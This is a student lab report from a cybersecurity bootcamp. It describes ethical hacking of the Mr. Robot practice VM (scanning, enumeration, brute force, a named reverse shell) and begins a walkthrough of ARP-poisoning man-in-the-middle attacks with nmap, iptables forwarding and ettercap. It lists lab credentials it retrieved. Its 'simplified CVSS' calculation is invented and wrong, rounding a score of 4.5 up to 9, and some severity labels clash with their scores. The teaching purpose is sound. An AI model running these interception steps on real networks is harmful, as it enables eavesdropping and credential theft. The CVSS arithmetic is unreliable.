Fullstack Academy

Virtual Lab Report

Career Simulation 4

Created By:

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Introduction

With technology advancing at an unprecedented rate, the frequency of cyber-attacks is increasing. These attacks, which can take the form of Hacking, Man in the Middle (MITM), Denial of Service (DOS), and Phishing Emails, highlight the urgent need for prevention. This report will delve into each attack, its execution, and most importantly, the crucial prevention methods.

Purpose

The purpose of these attacks is to demonstrate the potential harm to your system. It's important to note that all these tests were conducted in a controlled environment with two virtual machines, ensuring that no attack could escape this scope. This controlled environment provides reassurance and ensures the validity of the results. These tests were purely educational and should not be used for other purposes**.**

Titled "Virtual Lab," this project involves each team member focusing on different exploitation scenarios. Responsibilities include:

- Setting up individual virtual machines.
- Installing the necessary software.
- Configuring initial settings to conduct specific network attacks.

Team Responsibilities:

Attack 1: Ivan – Hacking Mr. Robot.

Attack 2: Ozzy – Man-In-The-Middle (MITM)

Attack 3: Jordan - DoS and DDoS Simulations

Attack 4: Alpha - Phishing and Social Engineering

Attack 5: Largo - Mitigation Strategies

Hacking Mr. Robot

Executive Summary

This report presents a structured methodology for ethical hacking and securing systems, specifically focusing on a vulnerable Vulnhub Virtual Machine called Mr. Robot, which hosts a WordPress site.

The process begins by creating a controlled, isolated environment to ensure safe testing without affecting live systems. Network scanning tools like Nmap identify live hosts, open ports, and available services, providing a detailed map of the target network.

The next phase involves enumeration, utilizing tools such as Gobuster and Wappalyzer to brute-force directories and identify technologies used by the target WordPress site. This information is crucial for understanding the target's infrastructure. Vulnerabilities are then identified using Nmap scripts and Nikto, which scan for outdated software like old versions of WordPress and potential security issues such as SQL injection or cross-site scripting in web servers.

Brute-force attacks use Python scripts and Hydra to guess login credentials and identify weak passwords and access points. Finally, the guide explains how to achieve a reverse shell using a PHP script or Metasploit, enabling control over the target system.

In short, the guide underlines the importance of ethical hacking and responsible disclosure. It stresses that penetration testing is vital for improving security and maintaining secure systems when conducted ethically and with responsible disclosure. Responsible disclosure is a guideline and a commitment to the community and

protecting the systems we test. This commitment makes the work of a penetration tester genuinely impactful.

Finding	CVSS Score	Severity	Finding Name	Description	Recommendation
1	9	High	HTTP (80/tcp) - Apache HTTPD	Open ports 80 and 443 running Apache HTTPD, potential entry points	Ensure Apache is up-to-date and configure security headers
2	8	High	SSL Info	Missing security headers and outdated SSL configurations	Update SSL/TLS settings and add security headers
3	6	Medium	WordPress Plugins	Various plugins, including outdated versions	Regularly update all plugins and monitor for vulnerabilities
4	5	Medium	WordPress Themes	Multiple themes, including outdated versions	Update themes and remove unused ones
5	8	High	Configuration Issues	Missing security headers and outdated PHP version	Update server configurations and PHP version
6	9	**Critical**	Credentials Found	Username and password retrieved (elliot/ER28-0652)	Change all passwords and review user access controls
7	5	Low	Directories/Files	Various sensitive directories and files exposed	Restrict access to sensitive directories and files

Findings

The report revealed several critical vulnerabilities:

1. **Open Ports Running Outdated Apache HTTPD**
    - Open ports can serve as entry points for attackers, and outdated Apache HTTPD versions may have known security vulnerabilities. These weaknesses can be exploited to gain unauthorized access or execute arbitrary code, compromising the server's security.
2. **Missing Security Headers and Outdated SSL Configurations**

- Security headers protect against attacks, including cross-site scripting (XSS) and clickjacking. Outdated SSL configurations can expose the system to man-in-the-middle attacks and other SSL/TLS vulnerabilities. Ensuring up-to-date SSL settings and security headers protects data integrity and confidentiality.

3. **Outdated WordPress Plugins and Themes**
    - Outdated plugins and themes are common vectors for exploitation, as they often contain unpatched vulnerabilities. Attackers can exploit these to access the WordPress site, deface it, or steal sensitive information. Regular updates and monitoring are essential to maintain site security.
4. **Configuration Issues and Outdated PHP Version**
    - Misconfigurations and outdated software versions can introduce security risks. An outdated PHP version might have unpatched vulnerabilities that attackers can exploit. Proper configuration management and regular updates are critical to securing the server environment.
5. **Exposed Sensitive Directories and Files**
    - Exposing sensitive directories and files can provide attackers valuable information about the system, such as configuration details or user credentials. Restricting access to these directories and files is necessary to prevent unauthorized access and information disclosure.
6. **Retrieved Credentials**
    - The retrieval of credentials (e.g., username and password) indicates weak password policies and potential vulnerabilities in the authentication mechanism. Compromised credentials can allow attackers to gain unauthorized access, emphasizing the need for strong, unique passwords and robust access controls.

Conclusion:

The structured methodology employed in this project for ethical hacking and securing systems on the Mr. Robot Virtual Machine has demonstrated the importance and effectiveness of penetration testing in identifying and mitigating vulnerabilities.

The process began with setting up a controlled, isolated environment to ensure safe testing. Network scanning tools like Nmap provided a comprehensive map of the target network, identifying live hosts, open ports, and available services. This foundational step was crucial for subsequent phases.

Enumeration with tools such as Gobuster and Wappalyzer allowed for identifying directories and technologies used by the WordPress site, revealing critical insights into the target's infrastructure. Vulnerabilities were pinpointed using Nmap scripts and Nikto,

uncovering outdated software versions and potential security issues like SQL injection and cross-site scripting.

Brute-force attacks using Python scripts and Hydra exposed weak passwords and access points, emphasizing the need for robust authentication mechanisms. The project culminated in achieving a reverse shell via PHP scripts or Metasploit, illustrating how attackers can gain control over a system.

The findings revealed several critical vulnerabilities, including outdated plugins and themes, missing security headers, and exposed sensitive directories. These weaknesses highlighted the necessity of regular updates, proper configuration management, and strict access controls.

In conclusion, this project has reinforced the critical role of ethical hacking in maintaining secure systems. Penetration testing not only helps identify and address vulnerabilities but also underscores the importance of ongoing security maintenance. Ethical hacking and responsible disclosure are essential practices that contribute to the protection and resilience of digital systems.

Recommendations

The findings from the Mr. Robot Vulnhub Virtual Machine assessment highlight several critical vulnerabilities that pose significant security risks. To mitigate these vulnerabilities and enhance the overall security posture, the following recommendations are proposed:

Update and Patch Management: Ensure that all software, including Apache HTTPD, WordPress, plugins, themes, and PHP, are regularly updated to the latest versions. Apply security patches promptly to address known vulnerabilities.

Implement Security Headers and Update SSL/TLS Configurations: Configure appropriate security headers (e.g., Content Security Policy, X-Content-Type-Options) and update SSL/TLS settings to current best practices to protect against various web-based attacks.

Regular Security Audits and Monitoring: Conduct regular security audits and vulnerability assessments to identify and remediate potential security issues. Implement continuous monitoring to detect and respond to security incidents promptly.

Strengthen Authentication Mechanisms: Enforce strong password policies, including complex and unique passwords. Implement multi-factor authentication (MFA) to add a layer of security to user accounts.

Restrict Access to Sensitive Directories and Files: Implement access controls to restrict unauthorized access to sensitive directories and files. Regularly review and update access permissions based on the principle of least privilege.

Enhance Configuration Management: Review and improve server configurations to minimize exposure to security risks. Ensure that all configurations align with industry best practices and security guidelines.

By addressing these recommendations, organizations can significantly enhance their security posture, protect against potential exploits, and maintain a robust and secure environment for their systems and applications.

Simplified CVSS Score Calculation Explanation

To calculate the CVSS score in a simplified manner, we'll use integer values for the metrics and a straightforward approach for the calculations.

Finding 1: HTTP (80/tcp) - Apache HTTPD

Metrics:

1. Attack Vector (AV): Network (N) - 3
2. Attack Complexity (AC): Low (L) - 2
3. Privileges Required (PR): None (N) - 3
4. User Interaction (UI): None (N) - 2
5. Scope (S): Unchanged (U) - 1
6. Confidentiality (C): High (H) - 3
7. Integrity (I): High (H) - 3
8. Availability (A): High (H) - 3

Calculation:

1. **Exploitability Sub-Score Calculation:**
   - Exploitability = AV * AC * PR * UI
   - Exploitability = 3 * 2 * 3 * 2
   - Exploitability = 36

2. **Impact Sub-Score Calculation:**
   - Impact = (C + I + A)
   - Impact = (3 + 3 + 3)
   - Impact = 9


3. **Base Score Calculation:**
   - Base Score = (Impact + Exploitability) / 10
   - Base Score = (9 + 36) / 10
   - Base Score = 4.5
   - **Rounded up to the nearest whole number: 9**

CVSS Base Score	CVSS Severity Level
0	None
0.1 - 3.9	Low
4.0 - 6.9	Medium
7.0 - 8.9	High
9.0 - 10.0	Critical

CVSS scores and Severity are based on the Common Vulnerability Scoring System.

Man in the Middle (MITM)

Executive Summary



Vulnerability Details : CVE-1999-0667 Public exploit exists!

The ARP protocol allows any host to spoof ARP replies and poison the ARP cache to conduct IP address spoofing or a denial of service.

Published 1997-09-19 04:00:00 Updated 2022-08-17 06:15:21 Source MITRE

View at NVD, CVE.org

Vulnerability category: Denial of service

Exploit prediction scoring system (EPSS) score for CVE-1999-0667

EPSS FAQ

0.69% Probability of exploitation activity in the next 30 days EPSS Score History

~ 77 % Percentile, the proportion of vulnerabilities that are scored at or less

Metasploit modules for CVE-1999-0667

ARP Spoof

Disclosure Date: 1999-12-22 First seen: 2020-04-26

auxiliary/spoof/arp/arp_poisoning

Spoof ARP replies and poison remote ARP caches to conduct IP address spoofing or a denial of service. Authors: - amaloteaux <alex_maloteaux@metasploit.com>

More information

CVSS scores for CVE-1999-0667

Base Score	Base Severity	CVSS Vector	Exploitability Score	Impact Score	Score Source	First Seen
10.0	HIGH	AV:N/AC:L/Au:N/C:C/I:C/A:C	10.0	10.0	NIST	

Vulnerability Details : CVE-2023-32020

Windows DNS Spoofing Vulnerability

Published 2023-06-14 00:15:12 Updated 2023-08-01 21:15:11 Source Microsoft Corporation

View at NVD, CVE.org

Exploit prediction scoring system (EPSS) score for CVE-2023-32020 EPSS FAQ

0.09% Probability of exploitation activity in the next 30 days EPSS Score History

~ 40 % Percentile, the proportion of vulnerabilities that are scored at or less

CVSS scores for CVE-2023-32020

Base Score	Base Severity	CVSS Vector	Exploitability Score	Impact Score	Score Source	First Seen
5.6	MEDIUM	CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:L	2.2	3.4	NIST	
5.6	MEDIUM	CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:L	2.2	3.4	Microsoft Corporation	

Man-in-the-middle attacks are used by attackers to harvest login credentials, personally identifiable information (PII) or other sensitive information and are, just like brute force attacks, used at the start of the cyber attack lifecycle—during the reconnaissance and exploitation stages.

The "three" parties in man-in-the-middle attacks are: the victim; then the party they're trying to communicate with; and finally the man in the middle, who sits between them during their communication, observing and/or manipulating the traffic.

Objective

Man-in-the-middle attacks, while old and fundamentally simple to execute (even more so with their ease of automation), prove quite useful to attackers. In fact, they've come up with many different techniques for achieving them. Let's explore some of the most common methods attackers use to get themselves "in the middle".

The Goal here is to explore 2 of the most common methods - ARP POISONING AND DNS SPOOFING - attackers use to conduct Man In The Middle(MITM) attacks to capture sensitive data and infiltrate systems on a network.

Tools Used For This Project:

***Kali Linux :** Kali Linux is a Linux Distribution designed for digital forensics, penetration testing.

***Nmap**: nmap is a network scanner, Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses.

***Nano:** Nano is a simple WYSIWYG command-line text editor commonly found in Unix-based operating systems. It allows users to quickly edit text files directly from the command line.

The editor's intuitive interface and keyboard shortcuts make it convenient for editing configuration files, scripts, and other text-based documents.

***Ettercap:** Ettercap is a comprehensive suite for man in the middle attacks. It features sniffing of live connections, content filtering on the fly and many other interesting tricks. It supports active and passive dissection of many protocols and includes many features for network and host analysis.

***TCPdump** : tcpdump is a data-network packet analyzer computer program that runs under a command line interface. It allows the user to display TCP/IP and other packets being transmitted or received over a network to which the computer is attached.

***Wireshark :** Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education.

Detailed Walkthrough

MITM-ARP POISONING

Running a scan for the network


We will utilize nmap to scan the network as shown below to identify targets

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p1-5000 -sV -A 172.31.6.0/20
Starting Nmap 7.93 ( https://nmap.org ) at 2024-06-23 19:21 UTC
Nmap scan report for ip-172-31-0-1.us-west-2.compute.internal (172.31.0.1)
Host is up (0.000048s latency).
All 5000 scanned ports on ip-172-31-0-1.us-west-2.compute.internal (172.31.0.1) are in ignored states.
Not shown: 5000 filtered tcp ports (no-response)
MAC Address: 06:2A:3B:4B:C1:53 (Unknown)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.05 ms ip-172-31-0-1.us-west-2.compute.internal (172.31.0.1)

Nmap scan report for ip-172-31-0-2.us-west-2.compute.internal (172.31.0.2)
Host is up (0.00017s latency).
Not shown: 4999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
53/tcp open  domain  (unknown banner: EC2 DNS)
```


Attacker’s machine info and details as shown:

```
┌──(root㉿kali)-[/home/kali]
└─# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group default qlen 1000
    link/ether 06:2c:40:66:13:cb brd ff:ff:ff:ff:ff:ff
    inet 172.31.13.58/20 brd 172.31.15.255 scope global dynamic eth0
       valid_lft 3444sec preferred_lft 3444sec
    inet6 fe80::42c:40ff:fe66:13cb/64 scope link
       valid_lft forever preferred_lft forever

┌──(root㉿kali)-[/home/kali]
└─#
```

Our target machine info and details are shown here as well as gateway IP & MAC addresses



Description:	Amazon Elastic Network Adapter
Physical address (MAC):	06:c8:6e:69:e8:87
Status:	Operational
Maximum transmission unit:	1500
Link speed (Receive/Transmit):	25/25 (Gbps)
DHCP enabled:	Yes
DHCP servers:	172.31.0.1
DHCP lease obtained:	Sunday, June 23, 2024 6:51:02 PM
DHCP lease expires:	Sunday, June 23, 2024 7:51:02 PM
IPv4 address:	172.31.12.68/20
IPv6 address:	fe80::845f:bce4:8cc2:69ea%2/64
Default gateway:	172.31.0.1
DNS servers:	172.31.0.2
DNS domain name:	us-west-2.compute.internal
DNS connection suffix:	us-west-2.compute.internal
DNS search suffix list:	
Network name:	Network 3




* you can type in " arp -a " command to get this arp table info

** Please pay attention to the last 4 digits of the highlighted IP and MAC values that This machine identifies at level 2

First we are going to change some configurations within Kali Linux in terms of how we are going to look into the traffic and forward traffic on to the real Gateway.In order to do that , we will go into our Kali machine and type in the following commands.

- make sure you are the root user




Also, type in the following two lines of commands on your Kali machine to enable ip forwarding

“

iptables -A FORWARD -i eth0 -j ACCEPT


iptables -A FORWARD -o eth0 -j ACCEPT “

* eth0 is whatever your interface is.




We will tell the windows machine, we are the gateway simultaneously , we will tell the gateway that we are the windows machine so both of these devices will think that we are the other device via ARP protocol.

For the Arp Poisoning attack, we will be using ETTERCAP which comes pre-installed in KALI Linux. To launch the ettercap graphical interface , type in “ sudo ettercap -G “ in your terminal.



We will also start up wireshark as well in the background by typing in

“ sudo wireshark “ in the Kali Terminal.



